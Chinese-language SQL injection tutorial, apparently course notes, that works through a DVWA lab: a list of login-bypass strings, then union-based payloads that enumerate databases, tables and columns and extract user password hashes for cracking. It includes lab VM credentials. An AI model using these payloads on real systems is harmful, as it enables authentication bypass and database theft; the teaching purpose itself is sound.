sql注入-1

sql注入原理

一旦应用中存在sql注入漏洞，就可能会造成如下影响:

sql注入都是高危漏洞

```
数据库内的信息全部被外界窃取。
数据库中的内容被篡改。
登录认证被绕过
其他，例如服务器上的文件被读取或修改/服务上的程序被执行等。
```

开发者书写的sql语句不严谨 SQL注入的思想是使用特制的输入数据来欺骗应用程序执行意外的SQL命令 sql注入利用都是插入带有歧义的sql语句 从而绕过认证拿到敏感数据

假设有一个登录表单要求用户输入用户名和密码。攻击者可以在用户名中输入包含SQL代码的特殊字符串，例如:

```
' OR 1=1;--
```

这个字符串将导致应用程序执行一个始终返回true的SQL查询，从而绕过认证过程，授予攻击者访问系统的权限。

静态页面不存在sql注入 因为没有跟后端的数据库做交互

url输入的逻辑是这样的

协议+主机域+端口+文件+参数名=参数值&参数名2=参数值2

http://www.jd.com/php.html/id=1&passwd=123

nginx rewrite

伪静态 是把url做了转换 http://www.jd.com/php.html/id=1 转换为 http://www.jd.com/php.html/1

看上去像静态页面

当我们在页面输入用户名密码的时候 输入页面会去后台核实用户名密码是否正确，

如果前端页面存在

```
$sql="SELECT * FROM users WHERE id=$id LIMIT 0,1";
```

直接传递的变量$id带入sql语句中执行没有做任何的限制 这样为恶意代码插入执行创造了条件。通过修改带入的代码执行的语句最终达到SQL注入获取敏感信息

像下面这样 直接把用户输入丢给后端数据库不做任何限制


```
selec * from users where username='$user'andpassword='$password'
```

通过用户名为test'-- ‘ 与用户名前面的单引号'闭合 -- 后面的都为注释

```
selec * from users where username='test'--'and password='12345'
```

selec * from users where username=**'test'** --'and password='12345'

把原来本来验证用户名密码是否正确的业务逻辑 变成了 查询数据库中是否有用户test的业务逻辑



如果原来的语句是双引号 那因为需要我们输入有歧义的用户名为双引号 test"--

攻击者插入恶意的攻击语句 从而使原来的语句存在歧义 从而达到攻击者的目的

也成为万能密码漏洞

```
'or'='or'
admin'--
admin' or 4=4--
admin' or '1'='1'--
"or "a"="a
admin' or 2=2#
a' having 1=1#
a' having 1=1--
admin' or '2'='2
')or('a'='a
or 4=4--
```

所有这一类的技术基础 都是通过书写歧义的sql语句 且sql语句通顺可执行，从而改变sql原名来的意思达到攻击者的目的

```
select * from users where username='farmsec' and password=''or 1=1 --
```

因为1永远等于1，登录验证就会被绕过。密码绕过

语句绕过的基础

1. sql语句要通顺 可执行
2. 用户名要正确 因为语句就是用户名正确 密码绕过过着 密码永远 正确的 1=1 的形式
3. sql语句存在的歧义符合攻击者的目的

在MySQL中，有一些特殊字符需要注意：

单引号（'）：用于表示字符串值，如果字符串本身包含单引号，则需要使用反斜杠（\）进行转义。

双引号（"）：在MySQL中，双引号不是用作字符串引号的，而是用作标识符引号。如果你使用的是ANSI_QUOTES SQL模式，则可以将双引号用作字符串引号。

反斜杠（\）：在MySQL中，反斜杠用作转义字符。当你需要在字符串中插入一个特殊字符时，可以使用反斜杠进行转义。

百分号（%）和下划线（_）：用于模糊匹配查询，可以在LIKE子句中使用。百分号表示零个或多个字符，下划线表示任意一个字符。

注释符号（-- 和 /* /）：用于添加注释到SQL语句中。--用于添加单行注释，/ */用于添加多行注释。

以上这些特殊字符在MySQL中经常被使用，需要特别注意。

SQL注入分类


显注

盲注入（布尔值注入/时间注入）

显注 SQL injection


靶场环境 虚拟机账户 root 密码 fsec.io

80端口 账户 admin 密码 password



注入漏洞的判定

显注输入正常的id号 显示出name




输入不同的数值 显示不同的用户结果 显然是去数据库中查询的

这时候输入一个明显的错误数据

You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''1''' at line 1

当出现这个页面的时候 就是有sql注入的漏洞了 因为 我们输入正常的值 可以查询到结果 输入错误的报错的是数据库的报错 也就是**错误的值会传递到后端数据库做查询**

查询页面源码看到




```
SELECT first_name, last_name FROM users WHERE user_id = '$id'
```

这个$id就是前端输入框输入的数据库

```php
<?php

if( isset( $_REQUEST[ 'Submit' ] ) ) {
    // Get input
    $id = $_REQUEST[ 'id' ];

    switch ($_DVWA['SQLI_DB']) {
        case MYSQL:
            // Check database
            $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
            $result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_

            // Get results
            while( $row = mysqli_fetch_assoc( $result ) ) {
                // Get values
                $first = $row["first_name"];
                $last  = $row["last_name"];

                // Feedback for end user
                echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
            }
```

未经过筛选 直接传递给sql


如果页面中输入 1’ 返货的是500的状态码(内部服务器错误) 是否可以判定为sql注入?

不可以 500 是服务器端的错误 无法判定是由我们输入的歧义sql数值造成的数据库报错。

下面 我们需要制作一个有歧义的sql语句

输入框输入以下内容 返回了数据库用户和库名

```
1' and 1=2 union select user(),database() #
```



拼接原来的语句就是

```
SELECT first_name, last_name FROM users WHERE user_id = '1' and 1=2 union select
user(),database() #'
```

union是两个结果做的拼接 前面的语句 因为1永远不等于2 所有永远没有结果

```
SELECT first_name, last_name FROM users WHERE user_id = '1' and 1=2
```

后面的语句 查询用户名和数据库名 #’ 就是通过# 把后面的‘ 作为注释注释掉

```
select user(),database()
```

两个拼接的前提条件是字段数要一直 前面字段是 first_name, last_name 两个字段 后面的user database 也是两个字段 可以拼接到一起

完整的的数据库可执行的语句就是

```
SELECT first_name, last_name FROM users WHERE user_id = '1' and 1=2 union select
user(),database()
```

整个语句执行的部分就是union后面的部分

漏洞攻击

查询操作系统信息 因为前面是两个字段 后面是一个 所有 select 1 是一个占位符

```
1' and 1=2 union select 1,@@global.version_compile_os from mysql.user #
```

判断字段数量


order by 2 用于排序 示对要查询的第二个字段进行排序

我们输入 `1' order by 1#` 结果页面正常显示。继续测试，`1' order by 2#`,`1' order by 3#`，当输入3是，页面报错。页面错误信息如下，`Unknown column '3' in 'order clause'`，由此我们判断查询结果值为2列。

```
SELECT first_name, last_name FROM users WHERE user_id = '1' order by 2#'
```

```
1' order by 2#
```

```
Unknown column '3' in 'order clause'
```




接下来利用联合查询，查看一下要查询的数据会被回显到哪里。

```
1' and 1=2 union select 1,2 #
```

First name处显示结果为查询结果第一列的值，surname处显示结果为查询结果第二列的值，利用内置函数`user()`,及`database()`， `version()`注入得出连接数据库用户以及数据库名称：

根据用户名和数据库两个函数 查出当前使用的数据库和数据库的用户名

```
1' and 1=2 union select user(),database() #
```



获得操作系统信息

```
1' and 1=2 union select 1,@@global.version_compile_os from mysql.user #
```


information_schema 库用于存储数据库**元数据**(关于数据的数据)，例如数据库名、表名、列的数据类型、访问权限等。

`information_schema` 库中的 `SCHEMATA` 表存储了数据库中的所有库信息，`TABLES` 表存储数据库中的表信息，包括表属于哪个数据库，表的类型、存储引擎、创建时间等信息。`COLUMNS` 表存储表中的列信息，包括表有多少列、每个列的类型等

利用 `information_schema` 库中的 `SCHEMATA` **查询数据库名字**

select 1,schema_name from information_schema.schemata　把所有数据库名字弄出来做一个罗列

```
1' and 1=2 union select 1,schema_name from information_schema.schemata #
```



数据库查询表中的列

```
show columns from SCHEMATA
```

```
MariaDB [information_schema]> show  columns from SCHEMATA;
+--------------------------+--------------+------+-----+---------+-------+
| Field                    | Type         | Null | Key | Default | Extra |
+--------------------------+--------------+------+-----+---------+-------+
| CATALOG_NAME             | varchar(512) | NO   |     |         |       |
| SCHEMA_NAME              | varchar(64)  | NO   |     |         |       |
| DEFAULT_CHARACTER_SET_NAME | varchar(32)  | NO   |     |         |       |
| DEFAULT_COLLATION_NAME   | varchar(32)  | NO   |     |         |       |
| SQL_PATH                 | varchar(512) | YES  |     | NULL    |       |
+--------------------------+--------------+------+-----+---------+-------+
5 rows in set (0.00 sec)

MariaDB [information_schema]>
```


查询库名

```
select SCHEMA_NAME from SCHEMATA
```

```
MariaDB [information_schema]> select SCHEMA_NAME from SCHEMATA;
+--------------------+
| SCHEMA_NAME        |
+--------------------+
| information_schema |
| bWAPP              |
| challenges         |
| dvwa               |
| mysql              |
| performance_schema |
| security           |
| test               |
+--------------------+
8 rows in set (0.00 sec)

MariaDB [information_schema]>
```

```
MariaDB [information_schema]> create database app;
Query OK, 1 row affected (0.00 sec)

MariaDB [information_schema]> select SCHEMA_NAME from SCHEMATA;
+--------------------+
| SCHEMA_NAME        |
+--------------------+
| information_schema |
| app                |
| bWAPP              |
| challenges         |
| dvwa               |
| mysql              |
| performance_schema |
| security           |
| test               |
+--------------------+
9 rows in set (0.00 sec)

MariaDB [information_schema]>
```

根据前面的查询 当前的数据库是 dvwa




根据后面的 一次退出 库名---表名---列名

查询出表名


select 1,table_name from information_schema.tables where table_schema= 'dvwa'

做了一个筛选 库名为dvwa的 表名 最后查出来两个表 guestbook users

```
1'and 1=2 union select 1,table_name from information_schema.tables where
table_schema= 'dvwa'#
```




与数据库中查询的一致



根据表名推出列名 我们感兴趣的是users表 所以找这个表的列名

select 2,column_name from information_schema.columns where table_schema= 'dvwa' and table_name= 'users'


```
1'and 1=2 union select 2,column_name from information_schema.columns where
table_schema= 'dvwa' and table_name= 'users'#
```



根据表的列 我们感兴趣的是user 和password

select user ,password from dvwa.users

```
1'and 1=2 union select user ,password from dvwa.users #
```



这样整个数据库的用户名 密码就都出来了 通过密码的反解密得到正确的密码 admin的密码是password

https://www.cmd5.com/

以上为显注的攻击过程

通过union 查询的数据 可以通过web界面显示出来